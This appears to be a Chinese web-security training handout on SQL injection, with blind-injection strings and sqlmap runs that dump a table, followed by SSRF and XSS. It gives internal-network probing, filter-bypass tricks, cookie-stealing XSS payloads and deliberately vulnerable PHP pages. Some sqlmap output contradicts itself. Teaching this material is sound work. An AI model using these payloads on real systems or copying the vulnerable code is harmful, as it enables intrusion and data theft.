
查询记录

我们这里演示如何查询第一条记录的 `email` 列。

首先是长度：

```
1 and (select length(email) from email limit 0,1)=?
```

问号处替换为从一开始的数字。我们可以看到，长度为 17。



之后爆破每个字符：

```
1 and (select substr(email,$1,1) from email limit 0,1)=$2
```

`$1` 配置为 1 ~ 17的整数，`$2` 的配置为所有可见字符的十六进制 ascII 值（0x20 ~ 0x7e）。

这个时间有些长，就不演示了。

SqlMap

下载

安装 Python 之后，执行

```
pip install sqlmap
```

然后

```
C:\Users\asus> sqlmap
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.1#pip}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

Usage: sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -
g, -c, -x, --wizard, --update, --purge-output or --dependencies)
, use -h for basic or -hh for advanced help


Press Enter to continue...
```

判断注入点

直接使用 `-u` 命令把 URL 给 SqlMap 会判断注入点。

```
sqlmap -u http://localhost/sql.php?id=
```

要注意这样 sqlmap 会判断所有的动态参数，要指定某个参数，使用 `-p` ：

```
sqlmap -u http://localhost/sql.php?id= -p id
```

结果：

```
[*] starting at 12:05:40

[12:05:40] [WARNING] provided value for parameter 'id' is empty.
 Please, always use only valid parameter values so sqlmap could
be able to run properly
[12:05:40] [INFO] testing connection to the target URL
[12:05:41] [INFO] heuristics detected web page charset 'utf-8'
[12:05:41] [INFO] testing if the target URL is stable
[12:05:42] [INFO] target URL is stable
[12:05:44] [INFO] heuristic (basic) test shows that GET paramete
r 'id' might be injectable (possible DBMS: 'MySQL')
[12:05:46] [INFO] testing for SQL injection on GET parameter 'id
'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip
test payloads specific for other DBMSes? [Y/n]
```

sqlmap 报告了参数 `id` 可能存在注入。

如果参数在 HTTP 正文或者 Cookie 中，可以使用 `--data <data>` 以及 `--cookie <cookie>` 来提交数据。

获取数据库及用户名称

`--dbs` 用于获取所有数据库名称，`--current-db` 用于获取当前数据库，`--current-user` 获取当前用户。

```
C:\Users\asus> sqlmap -u http://localhost/sql.php?id= -p id --cu
rrent-db

...

[12:10:44] [INFO] fetching current database
[12:10:54] [INFO] retrieved: test
current database:    'test'
[12:10:54] [INFO] fetched data logged to text files under 'C:\Us
ers\asus\.sqlmap\output\localhost'

[*] shutting down at 12:10:54
```

获取表名

`-D` 用于指定数据库名称，如果未指定则获取所有数据库下的表名。`--tables` 用于获取表名。

```
C:\Users\asus> sqlmap -u http://localhost/sql.php?id= -p id -D t
est --tables

...

[12:13:25] [INFO] fetching tables for database: 'test'
[12:13:28] [INFO] the SQL query used returns 7 entries
[12:13:30] [INFO] retrieved: email
[12:13:32] [INFO] retrieved: history
[12:13:34] [INFO] retrieved: iris
[12:13:36] [INFO] retrieved: message
[12:13:38] [INFO] retrieved: result
[12:13:40] [INFO] retrieved: sqlinj
[12:13:42] [INFO] retrieved: test_table
Database: test
[7 tables]
+------------+
| email      |
| history    |
| data       |
| message    |
| result     |
| sqlinj     |
| test_table |
+------------+

[12:13:42] [INFO] fetched data logged to text files under 'C:\Us
ers\asus\.sqlmap\output\localhost'

[*] shutting down at 12:13:42
```

获取列名

`-T` 用于指定表名，`--columns` 用于获取列名。

```
C:\Users\asus> sqlmap -u http://localhost/sql.php?id= -p id -D t
est -T email --columns

...

[12:15:02] [INFO] fetching columns for table 'email' in database
 'test'
[12:15:04] [INFO] the SQL query used returns 2 entries
[12:15:06] [INFO] retrieved: userid
[12:15:08] [INFO] retrieved: varchar(16)
[12:15:11] [INFO] retrieved: email
[12:15:14] [INFO] retrieved: varchar(32)
Database: test
Table: email
[2 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| email  | varchar(32) |
| userid | varchar(16) |
+--------+-------------+

[12:15:30] [INFO] fetched data logged to text files under 'C:\Us
ers\asus\.sqlmap\output\localhost'

[*] shutting down at 12:15:30
```

获取记录

`--dump` 用于获取记录，使用 `-C` 指定列名的话是获取某一列的记录，不指定就是获取整个表。

```
C:\Users\asus> sqlmap -u http://localhost/sql.php?id= -p id -D t
est -T email --dump

...

[12:16:59] [INFO] fetching columns for table 'email' in database
 'test'
[12:16:59] [INFO] the SQL query used returns 2 entries
[12:16:59] [INFO] resumed: userid
[12:16:59] [INFO] resumed: varchar(16)
[12:16:59] [INFO] resumed: email
[12:16:59] [INFO] resumed: varchar(32)
[12:16:59] [INFO] fetching entries for table 'email' in database
 'test'
[12:17:01] [INFO] the SQL query used returns 2 entries
[12:17:04] [INFO] retrieved: test2@example.com
[12:17:06] [INFO] retrieved: 123
[12:17:08] [INFO] retrieved: wizard.z@qq.com
[12:17:10] [INFO] retrieved: 233837063867287
[12:17:10] [INFO] analyzing table dump for possible password has
hes
Database: test
Table: email
[2 entries]
+-----------------+-------------------+
| userid          | email             |
+-----------------+-------------------+
| 123             | test2@example.com |
| 233837063867287 | test@example.com  |
+-----------------+-------------------+

[12:17:10] [INFO] table 'test.email' dumped to CSV file 'C:\User
s\asus\.sqlmap\output\localhost\dump\test\email.csv'
[12:17:10] [INFO] fetched data logged to text files under 'C:\Us
ers\asus\.sqlmap\output\localhost'

[*] shutting down at 12:17:10
```

文本型注入点

上面我们一直在讲解数值型注入点，如果我们把 SQL 语句

```
$sql = "select id, info from sqlinj where id=$id";
```

改为

```
$sql = "select id, info from sqlinj where id='$id'";
```

那么在测试的时候就会出现 `1=1` 和 `1=2` 都存在的情况。

这时我们就不知道它是过滤了还是真的有注入点。所以我们可以修改参数，用一个单引号闭合前面的引号，再用一个注释符号（ `#` 或者 `--` ）来注释掉后面的引号：

```
1' and 1=1 #
1' and 1=2 #
1' order by ? #
...
```

附录

- The SQL Injection Knowledge Base
- 新手指南：DVWA-1.9全级别教程之SQL Injection
- 新手指南：DVWA-1.9全级别教程之SQL Injection(Blind)
- SqlMap用户手册
- sqlmap用户手册(续)

- MySQL 手工注入常用语句
- Kali Linux Web 渗透测试秘籍 第六章 利用 -- 低悬的果实
- Kali Linux Web 渗透测试秘籍 第七章 高级利用

米斯特白帽培训讲义 漏洞篇 SSRF

> 讲师：gh0stkey
>
> 整理：飞龙

很多 Web 应用都提供了从其他服务器上获取数据的功能。使用用户指定的 URL，web 应用可以获取图片，下载文件，读取文件内容等。这个功能如果被恶意使用，可以利用存在缺陷的 Web 应用作为代理，攻击远程和本地服务器。这种形式的攻击成为服务器请求伪造（SSRF）。

原理


```
<?php
$url = @$_GET['url'];
if($url) {
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
    $co = curl_exec($ch);
    curl_close($ch);
    echo $co;
}
```

这段代码从 URL 中读取 `url` 参数，之后访问 `url` 参数所指向的 URL 资源，最后把资源显示在页面上。（当然这个代码有些简陋了，不是真正的代理，有些资源可能处理不好。）

我们将其保存为 `ssrf.php` 并部署。之后我们访问 `localhost/ssrf.php?url=http://www.baidu.com` ：



可以看到显示正常。这个漏洞还可以用于访问本地的图片，我们再访问 `file:///C:/Windows/win.ini` ：



页面上是乱的，但是我们查看源代码，也可以正常显示。

利用

可以对服务器所在内网以及本地进行端口扫描，获取服务的指纹信息。指纹识别通过访问默认文件来实现：



这张图中，我们访问了 `10.50.33.43` 的 Tomcat 服务的默认文件。 `10.50.33.43` 是内网，我们直接访问是访问不了的，但是通过 SSRF 就可以。并且，我们通过访问 Tomcat 的默认文件确定了这台机子上部署了 Tomcat 服务。

确定了所部署的服务之后，我们就可以有针对性的攻击内网部署的应用。比如 ST2 和 SQL 注入这种通过 GET 方法实施的攻击。

我们还可以利用该漏洞读取服务器中的配置文件，比如上面的 `win.ini` 。

挖掘

以下业务场景容易出现这种漏洞：

1. 应用从用户指定的 URL 获取图片，然后把它用一个随机名称保存在硬盘上，并展示给用户：
2. 应用获取用户指定 URL 的数据（文件或者 HTML）。这个函数会使用 socket 和 服务器建立 TCP 连接，传输原始数据。
3. 应用根据用户提供的 URL，抓取用户的 Web 站点，并且自动生成移动 Wap 站。
4. 应用提供测速功能，能够根据用户提供的 URL，访问目标站点，以获取其在对应经纬度的访问速度。

Web 功能

我们从上面的概述可以看出，SSRF 是由于服务端获取其它服务器的相关信息的功能中形成的，因此我们可以列举几种在 Web 应用中，常见的从服务端获取其它服务端信息的功能。

1）分享：通过 URL 分享网页内容

早期分享应用，为了更好地提供用户体验，WEB 应用在分享功能汇总，通过会获取目标 URL 地址网页内容中的 <title> 标签或者 <meta name="description" /> 标签中的文本内容，作为显示，来提供更好的用户体验。例如，人人网分享功能中：




```
http://widget.renren.com/****?resourceUrl=****
```

通过目标 URL 地址获取了 title 标签和相关文本内容。如果在此功能中没有对目标地址范围做过滤与限制，就存在 SSRF 漏洞。

根据这个功能，我们可以发现许多互联网公司都有这样的功能，下面是我们从百度分享集成的截图，如下：



从国内某漏洞提交平台上提交的 SSRF 漏洞，可以发现包括淘宝、百度、新浪等国内知名公司都曾发现过分享功能上存在 SSRF 漏洞。

2）转码服务：通过 URL 地址把原地址的网页内容调优使其适合手机屏幕浏览

由于手机屏幕大小的关系，直接浏览网页内容时会造成许多不便，因此有些公司提供了转码功能，把网页内容通过相关手段转为适合手机屏幕浏览的演示。例如百度、腾讯、搜狗等公司都提供在线转码服务。

3）在线翻译：通过 URL 地址翻译对应文本的内容。提供此功能的国内公司有百度、有道等

4）图片加载与下载：通过 URL 地址加载或下载图片

此功能用到的地方很多，但大多比较隐秘，比如有些公司加载自家图片服务器上的图片用于展示。（有些公司会把外站图片转存到自家服务器，所以在 HTTP 读取图片时就可能造成 SSRF 问题。）

5）图片、文章收藏功能

此处的文章收藏类似于分享功能中获取 URL 地址中的标题以及内容作为显示，目的还是为了更好的用户体验。图片收藏就类似于图片加载。

6）未公开的 API 实现以及其他调用 URL 的功能

此处类似的功能有 360 提供的网站评分，以及有些网站通过 API 获取远程地址 XML 文件来加载内容。

这些功能中除了分宜和转换服务为公共服务，其他功能均有可能在企业应用开发过程中遇到。

URL 关键词寻找

根据对存在 SSRF 漏洞的 URL 地址特征的观察，通过我一段时间的手机，大致有一下关键字：

- share
- wap
- url
- image
- link
- src
- source
- target
- u
- 3g
- display
- sourceUrl
- imageUrl
- domain

如果利用 google 语法（ `inurl:url=` ）加上这些关键字去寻找 SSRF 漏洞，耐心的验证，现在还是可以找到存在的 SSRF 漏洞。

漏洞验证

例如：

```
http://www.douban.com/***/service?image=http://www.baidu.com/img
/bd_logo1.png
```

排除法一：

你可以直接右键图片，在新窗口打开图片，如果浏览器上 URL 地址栏中是 `http://www.baidu.com/img/bd_logo1.png` ，则不存在 SSRF。


排除法二：

你可以使用 Burp 等抓包工具来判断是否是 SSRF，首先 SSRF 是由服务端发起的请求，因此在加载图片的时候，是由服务端发起的，所以我们本地浏览器中的请求就不应该存在图片的请求，在此例子中，如果刷新当前页面，有如下请求，则可判断不是 SSRF。



比如，图片是百度上的，你调用的是搜狗，浏览器向百度请求图片，那么就不存在 SSRF 漏洞。如果浏览器向搜狗请求图片，那么就说明搜狗服务器发送了请求，向百度请求图片，可能存在 SSRF。

此处说明下，为什么这边用排除法来判断是否存在 SSRF。举个例子：





现在大多数修复 SSRF 的方法基本都是区分内外网来做限制。如果我们请求：

```
http://read.******.com/image?umageUrl=http://10.10.10.1/favicon.
ico
```

而没有内容显示，我们就无法判断此处不存在 SSRF，或者 `http://10.10.10.1/favicon.ico` 被过滤了，还是根本就没有这个图片。因为我们事先不知道这个地址的文件是否存在，我们判断不出是哪个原因，所以使用排除法。

实例验证：

经过简单的排除验证之后，我们就要验证看看此URL是否可以来请求对应的内网地址。在此例子中，首先我们要获取内网存在HTTP服务且存在favicon.ico文件的地址，才能验证是否是SSRF漏洞。

找存在HTTP服务的内网地址：

一、从漏洞平台中的历史漏洞寻找泄漏的存在web应用内网地址

二、通过二级域名暴力猜解工具模糊猜测内网地址

```
ChendeMacBook-Pro:~ Naih$ ping [illegible].[illegible].com.cn
PING [illegible].[illegible].com.cn (10.215.20.9): 56 data bytes
```

```
example:ping xx.xx.com.cn
```

可以推测 `10.215.x.x` 此段就有很大的可能： `http://10.215.x.x/favicon.ico` 存在。

再举一个特殊的例子来说明：

```
http://fanyi.baidu.com/transpage?query=http://www.baidu.com/s?wd=ip&source=url&ie=utf8&from=auto&to=zh&render=1
```

此处得到的IP 不是我所在地址使用的IP，因此可以判断此处是由服务器发起的 `http://www.baidu.com/s?wd=ip` 请求得到的地址，自然是内部逻辑中发起请求的服务器的外网地址（为什么这么说呢，因为发起的请求的不一定是fanyi.baidu.com，而是内部其他服务器）,那么此处是不是SSRF，能形成危害吗？严格来说此处是SSRF，但是百度已经做过了过滤处理，因此形成不了探测内网的危害。

防御

通常有一下 5 个思路：

1. 过滤返回信息，验证远程服务器对请求的相应，是比较容易的方法。如果 Web 应用获取某种类型的文件，那么可以在把返回结果展示给用户之前先验证返回信息是否符合标准。
2. 统一错误信息，避免用户根据错误信息来判断远程服务器端口状态。
3. 限制请求的端口为 HTTP 常用端口，比如 80、443、8080、8090。
4. 黑名单内网 IP，避免应用被用来获取内网数据，攻击内网。
5. 禁用不需要的协议。仅仅允许 HTTP 和 HTTPS 请求。可以防止类似于 `file://` 、 `gopher://` 和 `ftp://` 等引起的问题。

绕过

URL

```
http://username:password@www.xxx.com:80/
 |         |         |          |             |
协议     用户名     密码        主机           端口
```

所以我们就可以使用这个格式来绕过：

```
http://www.baidu.com@www.qq.com/
```

IP 转换

转为数字：

```
127.0.0.1
```

转为十六进制：

```
0x7F.0x00.0x00.0x01
0x7F000001
```

转为八进制；

```
0177.0000.0000.0001
```

```
C:\Users\asus\Desktop> ping 0x7F.0x00.0x00.0x01

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms，最长 = 0ms，平均 = 0ms
C:\Users\asus\Desktop> ping 0x7F000001

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms，最长 = 0ms，平均 = 0ms
C:\Users\asus\Desktop> ping 0177.0000.0000.0001

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms，最长 = 0ms，平均 = 0ms
```

URL 跳转

```
<?php header("Location: $_GET['url']"); ?>
```

保存为 `urllocation.php` 然后部署，之后可以用 `http://<host>/urllocation.php?url=<url>` 来跳转。

短网址

百度：http://dwz.cn/

xip.io

```
            gg                        gg
            ""                        ""
,gg,   ,gg  gg    gg,gggg,            gg     ,ggggg,
 ""8b,dP"   88    I8P"  "Yb           88    dP"  "Y8ggg
   ,88"     88    I8'    ,8i          88   i8'    ,8I
 ,dP"Y8,  _,88,_,I8 _  ,d8'   d8b  _,88,_,d8,   ,d8'
dP"   "Y888P""Y8PI8 YY88888P  Y8P  8P""Y8P"Y8888P"
                 I8
                 I8     wildcard DNS for everyone
                 ""

What is xip.io?
xip.io is a magic domain name that provides wildcard DNS
for any IP address. Say your LAN IP address is 10.0.0.1.
Using xip.io,

          10.0.0.1.xip.io   resolves to   10.0.0.1
      www.10.0.0.1.xip.io   resolves to   10.0.0.1
   mysite.10.0.0.1.xip.io   resolves to   10.0.0.1
  foo.bar.10.0.0.1.xip.io   resolves to   10.0.0.1

...and so on. You can use these domains to access virtual
hosts on your development web server from devices on your
local network, like iPads, iPhones, and other computers.
No configuration required!

How does it work?
xip.io runs a custom DNS server on the public Internet.
When your computer looks up a xip.io domain, the xip.io
DNS server extracts the IP address from the domain and
sends it back in the response.

Does xip.io cost anything?
Nope! xip.io is a free service from Basecamp, the
creators of Pow. We were tired of jumping through hoops
to test our apps on other devices and decided to solve
the problem once and for all.

© 2012-2014 Sam Stephenson, Basecamp
```

附录

- SSRF漏洞的挖掘经验

米斯特白帽培训讲义 漏洞篇 XSS

> 讲师：gh0stkey
>
> 整理：飞龙
>
> 协议：CC BY-NC-SA 4.0

跨站脚本攻击（Cross Site Scripting），为不和层叠样式表（Cascading Style Sheets，CSS）的缩写混淆，故将跨站脚本攻击缩写为 XSS 。恶意攻击者往 Web 页面里插入恶意 JavaScript 代码，当用户浏览器该页之时，嵌入 Web 页面里的代码会被执行，从而达到恶意攻击用户的目的。



Payload

Payload 的中文含义是有效载荷，在 XSS 中指代攻击代码或攻击语句。

常见的 Payload 有：

- 正常弹窗
  - `<script>alert(1)</script>`
  - `<img src=0 onerror=alert(1)>`
- 弹出网站 Cookie
  - `<script>alert(document.cookie)</script>`
  - `<img src=0 onerror=alert(document.cookie)>`

分类

总共有三种

- 反射型：Payload 经过后端，不经过数据库
- 存储型：Payload 经过后端，经过数据库
- DOM：Payload 不经过后端

原理：反射型

非持久化，需要欺骗用户点击链接才能触发 XSS 代码（数据库中没有这样的页面和内容）。Payload 一般存在于 URL 或者 HTTP 正文中，需要构造页面，或者构造 URL。

将这段代码保存为 `xss.php`。


```
<?php
header('X-XSS-Protection: 0');
?>
<p>反射型 XSS 演示</p>
<form action="" method="get">
    <input type="text" name="xss"/>
    <input type="submit" value="test"/>
</form>
<?php
$xss = @$_GET['xss'];
if($xss!==null){
    echo $xss;
}
```

我们看到，这段代码中首先包含一个表单，用于向页面自己发送 GET 请求，带一个名为 `xss` 的参数。 然后 PHP 会读取该参数，如果不为空，则直接打印出来，我们看到这里不存在任何过滤。也就是说，如果 `xss` 中存在 HTML 结构性的内容，打印之后会直接解释为 HTML 元素。

我们部署好这个文件，访问 `http://localhost/xss.php`，如图：



我们直接输入一个 HTML 代码，比如 `<script>alert(1)</script>` ，之后点击 `test` ：



我们可以看到弹窗，也就是我们输入的 HTML 代码被执行了。

之后我们查看元素，这表明，我们输出的内容直接插入到了页面中，解释为 `<script>` 标签。



我们可以自定义弹窗中的内容来利用 XSS，比如改成 `alert(document.cookie)` 。

这个例子中 URL 为 `http://localhost/xss.php?xss=%3Cscript%3Ealert%281%29%3C%2Fscript%` ，这个 URL 容易引起怀疑，可以使用短网址工具缩短后发送给受害者。

从上面的例子中，我们可以看出，反射型 XSS 的数据流向是：浏览器 -> 后端 -> 浏览器。

原理：存储型

持久化，代码储存在数据库中。如在个人信息或发表文章等地方，假如代码，如果没有过滤或过滤不严，那么这些代码将储存到数据库中，用户访问该页面的时候出发代码执行。这种 XSS 比较危险，容易造成蠕虫，盗窃 Cookie 等。

这里我们把 `xss.php` 内容改为（同时数据库中需要配置相应的表）：

```
<?php
header('X-XSS-Protection: 0');
?>
<p>存储型 XSS 演示</p>
<form action="" method="post">
    <input type="text" name="xss"/>
    <input type="submit" value="test"/>
</form>
<?php
$xss=@$_POST['xss'];
mysql_connect("localhost","root","root");
mysql_select_db("xss");
if($xss!==null){
    $sql="insert into test(id,payload) values('1',$xss)";
    $result=mysql_query($sql);
    echo $result;
}
```

